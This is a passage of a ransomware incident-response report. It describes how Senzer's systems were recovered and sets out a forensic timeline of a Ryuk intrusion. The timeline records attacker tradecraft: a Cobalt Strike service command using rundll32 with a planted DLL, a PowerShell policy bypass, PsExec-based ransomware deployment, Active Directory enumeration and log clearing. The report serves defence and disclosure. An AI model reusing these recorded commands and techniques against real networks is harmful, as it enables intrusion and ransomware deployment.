


Figure 7: Ransomware recovery workflow

The recovery workflow contained several of utilities that were used by Northwave at different phases of the recovery:

- Move the machine into a quarantine network
- Check the system for encrypted files and malware with Agent Ransack (see section 4.3.2.1)
- Check for persistent malware with SysInternals Autoruns (see section 4.3.2.2)
- Install Microsoft Defender Antivirus and Defender for Endpoint and scan the system (see section 4.3.2.3)

Once a system passed the recovery workflow, Senzer placed the machines back in the production network.

4.3.2.1 Agent Ransack

Agent Ransack[9] is a free file search tool for finding files on your PC or network drives. It allows searching with regular expressions which makes it very helpful in finding possible file encryption. By searching on the client-specific file extension used by the ransomware ("*.RYK"), we could easily find affected systems. When Agent Ransack did not find any results with this regular expression, the system could be considered not to contain any encrypted files.

4.3.2.2 Sysinternals Autoruns

In general, malware needs to find a way to make itself persistent to survive, for example, system reboots. Hence, malware usually manifests itself in places of the operating system where processes are registered to start up at system boot automatically or when a user logs in.

Northwave included the Microsoft SysInternals utility Autoruns[10] within the workflow package, which lists all processes that automatically start or trigger (i.e., services, drivers, scheduled tasks, user-startup items).

[9] https://www.mythicsoft.com/agentransack/
[10] https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

Using the "Check VirusTotal.com" option in the menu item "Scan Options", Autoruns also checks all executables on VirusTotal[11] for signs of malware, submitting files that are not yet known by VirusTotal.

By using Autoruns with the VirusTotal option enabled, Northwave CERT was able to check whether the system possessed persistent malware. Whenever Autoruns found a trace of malware, Northwave CERT deleted the entry within Autoruns, unregistered the malware from starting up and removed its accompanying files.




Figure 8: Example of Sysinternals

4.3.2.3 Microsoft Defender for Endpoint

To check the IT environment for remnants of the ransomware, other malicious files or malicious behaviour and to protect the IT environment, Northwave implemented her Intelligent Detection & Response Service (IDRS) based on Azure Sentinel and Microsoft Defender solutions. These solutions protect endpoints and

[11] Virustotal.com is a website that enables users to scan files by more than 70 Anti-virus products.

enable the Northwave SOC to monitor threats actively. The Microsoft Defender solutions used for Senzer are:

- Defender Antivirus: generic antivirus solution to prevent and detect malicious activities such as malware, ransomware and unwanted applications.
- Defender for Endpoint: advanced endpoint security solution to perform endpoint detection and response (EDR) including behaviour-based detection.

Northwave added custom indicators to the behaviour-based detection of Microsoft Defender to trigger on activities related to the incident. With these custom detections added, Northwave could verify that the successful execution recovery flow.

4.3.3 Client Recovery Process

Besides the servers, several client devices of Senzer were also affected by the ransomware. Therefore, Northwave worked out a tailor-made recovery workflow to recover the clients. Depending on the client's operating system, IT staff followed a specific list of actions described in the figure below.




Figure 9: Process client washing street

In general, the following steps were followed for all users:

- Reset all passwords
- New image/updates
- Windows: Install a new Windows 10 image and perform all Windows updates
- Install monitoring software
- Create a new password for the Active Directory account of the user
- Turn on 2FA on the Office 365 email environment of the user
- Connect the client to the new Senzer domain

Once a client passed the recovery workflow, the user could use the machine in a clean subnet.

4.4 POST-INCIDENT ACTIVITY

Northwave performed a vulnerability assessment on the public-facing IT infrastructure. This is a black box vulnerability assessment to determine whether recovered infrastructure is adequately secured. The vulnerability assessment's scope is the public-facing IT infrastructure as this infrastructure could be (re)used by an attacker to gain entry.

Northwave's Red Team performs the vulnerability assessment from the perspective of a potential attacker. Hence, the subject only provides IP addresses that need examination. The assessment includes both automated tests and manual inspections on the provided IP addresses. The Northwave Red Team uses an extensive set of tools to perform the vulnerability assessment and follows OWASP and NIST guidelines to perform the vulnerability assessment. Classification of vulnerabilities is done based on the Common Vulnerability Scoring System (CVSS) version 3.0.

5 Evidence

Northwave collected various sources of evidence for the investigation on the root cause. The table below shows a complete overview of the collected evidence.

Data	Source	Secured on	Description
Velociraptor collection	ATL[redacted]	11-03-2021 15:02	Velociraptor collection of the [redacted] server
Velociraptor collection	SRV[redacted]	10-03-2021 12:05	Velociraptor collection of the [redacted] domain controller
Log files	Fortigate firewalls	15-03-2021 11:16	All logging present on all firewalls of the Senzer environment
Exchange export	Exchange server	11-03-2021 12:06	Export of all e-mails of Senzer that contained an attachment that was an office document or archive file
Velociraptor collection	W-[redacted]	12-03-2021 15:06	Velociraptor collection of the [redacted] server
Velociraptor collection	ATL[redacted]	11-03-2021 17:57	Velociraptor collection of the main file server
Velociraptor collection	ATL[redacted]	11-03-2021 19:00	Velociraptor collection of the frontend [redacted] server
Velociraptor collection	WIN-[redacted]	16-03-2021 13:13	Velociraptor collection of the main [redacted] server

5.1 LIVE RESPONSE

Northwave used Live Response to gather evidence to investigate the root cause. Live Response is a method for a targeted and remote gathering of evidence from endpoints without the need to disable them. We can query endpoints remotely via so-called Live Response agents. Live Response has the advantage that evidence can be requested swiftly and on an extensive scale.

Northwave used the Live Response tool Velociraptor[12] for this research. We can install Velociraptor as an agent which connects to our management console allowing to query and manage an endpoint remotely or use a stand-alone collection package. In this specific case, using a pre-packed collection package, Northwave was able to collect evidence from different endpoints.

[12] https://www.velocidex.com/

6 Findings

To structure the investigation on the root cause, Northwave formulated the following research questions:

1. **How did the attacker manage to establish access to the network of Senzer?**
2. **What were the steps that the attacker took after gaining access?**
3. **Did the attacker exfiltrate personally identifiable information or confidential information?**
4. **Is the environment of Senzer now secure?**

The sections below answer these research questions.

6.1 TIMELINE OF THE ATTACK

The image below displays the critical events in time that occurred during the attack. We can roughly categorise every attack into three steps:

- **In**
  How did the attacker(s) gain access?
- **Through**
  How did the attacker move through the network?
- **Out**
  In what way was the access used to gain something from the attack?

Figure 10: Timeline of the attack

6.1.1 IN

During the root cause, Northwave investigated several hypotheses related to the initial entry point. Unfortunately, there was no evidence directly indicating the initial point of access for the attack. Northwave examined the e-mail environment of Senzer, which did not produce any evidence indicating that the attacker obtained access to the network through a phishing e-mail.

Northwave found the earliest evidence of attacker activity on SRV[redacted] on 27 February 2021 at 11:59:00 when the attacker deployed a backdoor connecting to IP address "[redacted]". This activity took place on SRV-[redacted], which is one of the Citrix terminal servers of Senzer. The group behind the attack is known to use spear-phishing e-mails and publicly accessible remote desktop services to gain access to the networks of their targets[13].

Furthermore, there was no multi-factor authentication enabled on the Citrix servers, which made brute forcing the Citrix server a valid tactic for the attacker. Based on these facts, Northwave presumes that the attacker gained access to the network of Senzer by brute-forcing the Citrix servers around 27 February 2021.

6.1.2 THROUGH

Once the attacker gained access to the network around 27 February 2021, the attacker placed two backdoors on SRV[redacted] on 27 February at 11:59 and 12:21. After placing the backdoors, the attacker remained inactive for almost a week. When the attacker resurfaced on 3 March 2021, the attacker placed a backdoor on SRV[redacted] at 15:59. Subsequently, on 4 March 2021, the attacker laterally moved to the domain controller SRV[redacted] from SRV-[redacted].

Unfortunately, the attacker successfully deleted the antivirus logs of SRV[redacted] on 4 and 5 March. The operating system logging that was still available of SRV[redacted] did not contain any evidence of malicious activity on 4 and 5 March, which means that we cannot answer what the attacker did in this time period on SRV[redacted]. On 7 March 2021 at 20:09, the attacker moved to ATL[redacted] from SRV-[redacted] which is one of the terminal servers of Senzer. On 8 March at 18:07:14, the attacker placed a backdoor on ATL[redacted]. At 22:21:47, the attacker placed a backdoor on SRV-01, before dumping a list of all Active Directory systems to a file at 22:29:35 on SRV[redacted]. The attacker placed several more backdoors on ATL[redacted] and SRV[redacted] on 8 March, possibly due to Windows Defender detecting and removing the backdoors.

On 8 March at 22:36:22, the attacker created the "C:\Share$\" folder on SRV[redacted], which contained the tools used to distribute and execute the ransomware on all the systems in the network. Finally, the attacker placed backdoors on W-[redacted] on 8 March at 22:46, on ATL[redacted] at 23:46 and on WIN-[redacted] on 9 March at 00:17.

[13] https://www.secpod.com/blog/ryuk-ransomware/

6.1.3 OUT

The attacker started deployment of the ransomware on 9 March at 1:28:51. Northwave found a set of tools left behind by the attacker located in the "C:\Share$\" folder on SRV[redacted]. The attacker likely used these tools to deploy ransomware to all Windows systems in the environment using the list of assets compiled on SRV[redacted] on 8 March at 22:29:35. Northwave did not find any indications that data exfiltration occurred on the systems of Senzer. During the attack the attacker tampered with evidence by deleting and clearing event logs as well as anti-virus logs, which was successful for SRV-[redacted] and ATL[redacted] on 4 & 5 March and 8 March, respectively.

6.1.4 Attack overview

The image below depicts how the attacker moved through the network during the attack.




Figure 11: Overview of attacker steps

6.1.5 Timeline

To sum up all findings, Northwave created a timeline of chronological events (in UTC) to give a complete overview of the steps the attacker performed in the network of Senzer.

Date/time	Event	From	Account	Section
27-02-2021 11:59:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	SRV-[redacted]	IP Address [redacted]	Section 6.2.3
27-02-2021 12:21:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	SRV-[redacted]	IP Address [redacted]	Section 6.2.3

03-03-2021 15:59:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	SRV-[redacted]	IP Address [redacted]	Section 6.2.3
04-03-2021 15:47:19	Windows Defender has removed history of spyware and other potentially unwanted software	SRV-[redacted]	Unknown	Section 6.2.4
04-03-2021 18:09:01	Incoming RDP connection from SRV-[redacted]	SRV-[redacted]	Unknown	Section 6.2.4
05-03-2021 12:37:17	Windows Defender has removed history of spyware and other potentially unwanted software	SRV-[redacted]	Unknown	Section 6.2.4
07-03-2021 20:09:13	RDP Login from SRV-[redacted]	ATL[redacted]	[redacted]	Section 6.2.5
07-03-2021 20:10:22	PowerShell executed	ATL[redacted]	[redacted]	Section 6.2.5
07-03-2021 20:13:08	User searched for "пзувшеюьыс"	ATL[redacted]	[redacted]	Section 6.2.5
07-03-2021 20:13:18	File executed: "C:\Windows\System32\mmc.exe"	ATL[redacted]	[redacted]	Section 6.2.5
07-03-2021 20:16:09	File executed: "C:\Windows\System32\cmd.exe", focus (seconds): 474	ATL[redacted]	[redacted]	Section 6.2.5
07-03-2021 20:16:32	File executed: "C:\Windows\explorer.exe", focus (seconds): 76	ATL[redacted]	[redacted]	Section 6.2.5
08-03-2021 14:42:00	https traffic to "qaz.im"	SRV-[redacted]	Unknown	Section 6.2.3
08-03-2021 17:52:29	File executed: "Fixed.exe"	ATL[redacted]	Unknown	Section 6.2.5
08-03-2021 18:03:32	Incoming RDP connection from ATL[redacted]	SRV-[redacted]	Unknown	Section 6.2.4
08-03-2021 18:04:54	The audit and system logs are cleared	ATL[redacted]	Unknown	Section 6.2.5
08-03-2021 18:07:14	Service installed: "7e04fcb", executes the command: "cmd /c rundll32	SRV-[redacted]	Is most likely cobalt strike	Section 6.2.4

	C:\Users\Public\Music\smss.dll, Graham"			
08-03-2021 22:21:47	Windows Defender detects Cobalt Strike beacon	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 22:23:22	PowerShell command executed "Import module Active-Directory"	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 22:23:24	Windows Defender detects Cobalt Strike beacon	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 22:23:59	File executed: "socks.exe"	ATL[redacted]	Unknown	Section 6.2.5
08-03-2021 22:25:50	Scheduled task "\wow64" registered, executes file "C:\PerfLogs\socks.exe"	ATL[redacted]	Unknown	Section 6.2.5
08-03-2021 22:25:54	RDP Login from ATL[redacted]	SRV[redacted]	[redacted]	Section 6.2.4
08-03-2021 22:29:35	PowerShell command executed that dumps all live Windows systems on the active directory to C:\PerfLogs\Windows.csv	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 22:30:39	File executed: "C:\Windows\System32\SnippingTool.exe"	SRV[redacted]	[redacted]	Section 6.2.4
08-03-2021 22:30:39	File executed: "C:\Windows\System32\mspaint.exe"	SRV[redacted]	[redacted]	Section 6.2.4
08-03-2021 22:32:10	RDP Login from ATL[redacted]	SRV[redacted]	[redacted]	Section 6.2.4
08-03-2021 22:34:50	File executed: "C:\Windows\System32\mmc.exe"	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 22:36:22	Folder created: "C:\share$\"	SRV[redacted]	Contained files to deploy the ransomware across the network	Section 6.2.4
08-03-2021 22:38:09	RDP Login from ATL[redacted]	W-[redacted]	[redacted]	Section 6.2.6
08-03-2021 22:39:16	Attacker starts browsing local folders and network shares	SRV[redacted]	Unknown	Section 6.2.4

08-03-2021 22:41:56	RDP Login from ATL[redacted]	W-[redacted]	[redacted]	Section 6.2.6
08-03-2021 22:46:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	W-[redacted]	IP Address[redacted]	Section 6.2.6
08-03-2021 22:46:43	Cobalt Strike dropper executed on system	W-[redacted]	Unknown	Section 6.2.6
08-03-2021 22:51:50	RDP Login from ATL[redacted]	W-[redacted]	[redacted]	Section 6.2.6
08-03-2021 22:57:56	File executed: "C:\Windows\System32\notepad.exe"	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:01:39	Attacker finishes browsing local files and network shares	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:08:00	RDP Login from AT[redacted]	W-[redacted]	[redacted]	Section 6.2.6
08-03-2021 23:12:40	Incoming RDP connection from ATL[redacted]	SRV-[redacted]	Unknown	Section 6.2.4
08-03-2021 23:18:16	Incoming RDP connection from ATL[redacted]	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:29:55	RDP Login from ATLSP-[redacted]	SRV[redacted]	[redacted]	Section 6.2.4
08-03-2021 23:31:08	PowerShell execution policy set to bypass	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:31:17	PowerShell file executed: "Get-DataInfo.ps1"	SRV-[redacted]	File no longer present on system	Section 6.2.4
08-03-2021 23:35:08	File executed: "C:\System32\cmd.exe", focus (seconds): 221	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:35:29	File executed: "PSEXESVC.exe"	ATL[redacted]	Unknown	Section 6.2.9
08-03-2021 23:35:29	Service installed: "PSEXESVC"	ATL[redacted]	Unknown	Section 6.2.9
08-03-2021 23:38:41	PowerShell file executed: "Get-DataInfo.ps1"	SRV-[redacted]	Unknown	Section 6.2.4
08-03-2021 23:38:47	RDP Login to WIN[redacted] SCCM	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:41:43	RDP Login from ATL[redacted]	ATL[redacted]	[redacted]	Section 6.2.7

08-03-2021 23:45:53	PowerShell file executed: "Get-DataInfo.ps1"	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:46:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	ATL[redacted]	IP Address[redacted] [redacted]	Section 6.2.7
08-03-2021 23:46:00	Cobalt Strike dropper executed on system	ATL[redacted]	Unknown	Section 6.2.7
08-03-2021 23:51:59	RDP Login to WIN[redacted] - SCCM	SRV[redacted]	Unknown	Section 6.2.4
08-03-2021 23:52:00	File executed: "mstsc.exe"	SRV-[redacted]	Unknown	Section 6.2.4
09-03-2021 00:17:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	WIN-[redacted]	IP Address[redacted], [redacted]account	Section 6.2.8
09-03-2021 00:17:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	SRV-[redacted]	IP Address[redacted], [redacted] account	Section 6.2.3
09-03-2021 00:39:44	RDP Login from ATL[redacted]	ATL[redacted]	[redacted]	Section 6.2.5
09-03-2021 00:41:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	W-[redacted]	IP Address[redacted]	Section
09-03-2021 00:41:00	SA_VeeamBackup User first login on system	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 00:48:20	File executed: "C:\Windows\System32\mmc.exe"	ATL[redacted]	[redacted]	Section 6.2.5
09-03-2021 01:13:23	Incoming RDP connection from ATL[redacted]	SRV-[redacted]	Unknown	Section 6.2.4
09-03-2021 01:18:59	RDP Login from ATL[redacted]	SRV[redacted]	Unknown	Section 6.2.4
09-03-2021 01:20:12	File executed: "C:\Windows\System32\mmc.exe"	SRV[redacted]	Unknown	Section 6.2.4
09-03-2021 01:28:51	File executed: "dbVkLpFpRlan.exe"	ATL[redacted]	Unknown	Section 6.2.5
09-03-2021 01:28:51	File executed: "MqYsVkdUmlan.exe"	ATL[redacted]	Unknown	Section 6.2.5
09-03-2021 01:28:51	File executed: "TRMjRipvDrep.exe"	ATL[redacted]	Unknown	Section 6.2.5
09-03-2021 01:28:51	File executed: "xxx.exe"	ATL[redacted]	Unknown	Section 6.2.5

09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\LmguAjKFIlan.exe"	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\tWKDXTHfzlan.exe"	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\MFKXdlgWPrep.exe"	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\xxx.exe"	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 01:28:51	File executed: "oEUJwgGEYlan.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "APlxVjukZlan.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "TRuTyXgWylan.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "FsmjylBQqrep.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "xxx.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "oEVLNGmCFlan.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "IHreGCUOtrep.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "aQonpNNQMlan.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "tromtyqhflan.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:28:51	File executed: "VmWVqbxQdrep.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:32:19	Service installed: "PSEXESVC"	ATL[redacted]	Unknown	Section 6.2.7
09-03-2021 01:32:22	File executed: "PSEXESVC.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:32:22	Service installed: "PSEXESVC"	ATL[redacted]	Unknown	Section 6.2.9

09-03-2021 01:32:24	File executed: "PSEXESVC.exe"	ATL[redacted]	[redacted]	Section 6.2.5
09-03-2021 01:32:24	Service installed: "PSEXESVC"	ATL[redacted]	[redacted]	Section 6.2.5
09-03-2021 01:33:17	Service installed: "PSEXESVC"	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 01:50:16	Service installed: "PSEXESVC"	AT[redacted]	Unknown	Section 6.2.7
09-03-2021 01:50:18	File executed: "PSEXESVC.exe"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:50:19	Service installed: "PSEXESVC"	ATL[redacted]	Unknown	Section 6.2.9
09-03-2021 01:50:21	File executed: "PSEXESVC.exe"	ATL[redacted]	[redacted]	Section 6.2.5
09-03-2021 01:50:21	Service installed: "PSEXESVC"	ATL[redacted]	[redacted]	Section 6.2.5
09-03-2021 01:50:24	RDP Login from ATL[redacted]	ATL[redacted]	[redacted]	Section 6.2.7
09-03-2021 01:51:07	Service installed: "PSEXESVC"	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 01:51:07	File executed: "SYSVOL\Windows\PSEXESVC.exe"	WIN-[redacted]	Unknown	Section 6.2.8
09-03-2021 01:56:54	File executed: "c:\share$\xxx.exe"	SRV[redacted]	[redacted]	Section 6.2.4
09-03-2021 02:26:00	https traffic to "qaz.im"	ATL[redacted]	Unknown	Section 6.2.5

6.2 DETAILED FINDINGS PER HOST

This chapter describes the specific findings per host that the Northwave CERT investigated. Each section describes the host's functionality, the reason for analysis, and presents the analysis results.

6.2.1 Analysis of the FortiGate Firewalls

Northwave investigated the firewall logs of all the firewalls in the network of Senzer. These logs contained warnings of a PowerShell backdoor on several systems. The earliest activity detected by the FortiAnalyzer application running on the firewalls of Senzer was on 27 February 2021 at 11:59:00. The FortiAnalyzer detected a PowerShell backdoor connecting to IP address '[redacted]' on SRV[redacted]. On the same day at 12:21:00, FortiAnalyzer detected another backdoor connecting to the same IP address on SRV[redacted] It

remains unknown if this detected backdoor was the same backdoor as the one that was detected earlier. On 3 March 2021 at 15:59:00, the FortiAnalyzer detected a PowerShell backdoor on SRV[redacted] connecting to IP address "[redacted]". On 8 March 2021 at 22:46:00, the FortiAnalyzer detected a PowerShell backdoor connecting to IP address "[redacted]" on W-[redacted]. A similar backdoor connecting to the same IP address was detected on 8 March 2021 at 23:46:00 on ATL[redacted], on 9 March 2021 at 00:17:00 on WIN-[redacted] and SRV-[redacted] and at 00:41:00 on W-[redacted]

Northwave investigated the backdoors' IP addresses and found that only the Command & Control (C&C) server on IP address[redacted] was still active. Northwave investigated the traffic and the executables connecting to the server and identified them as belonging to the Cobalt Strike framework (see Section 6.4.2). Finally, the FortiAnalyzer detected traffic to a Russian file upload site "qaz.im" on 8 March 2021 at 14:42:00 from SRV[redacted] and on 9 March 2021 at 02:26:00 on ATL[redacted]. Northwave investigated this traffic and found that it was only a few kilobytes. Therefore, Northwave deems it highly unlikely that any data exfiltration took place during these sessions.

6.2.2 Analysis of the Exchange environment of Senzer

The group responsible for the attack on Senzer is known to use phishing e-mails to obtain access to their victims' networks. Therefore, Northwave decided to investigate the e-mail environment of Senzer. Northwave conducted this investigation entirely automated without the need to inspect each e-mail manually. Northwave examined all attachments present in the e-mail environment, looking for attachments that contained malicious office macros. From all scanned attachments, we did not identify any malicious documents. Hence, Northwave expects that the attacker did not obtain access to the network of Senzer through a phishing e-mail.

6.2.3 Analysis of the Citrix servers

Host information

Hostname	IP	OS	Description
SRV[redacted] – SRV-[redacted]	[redacted] – [redacted]	Windows Server	Citrix terminal servers of Senzer

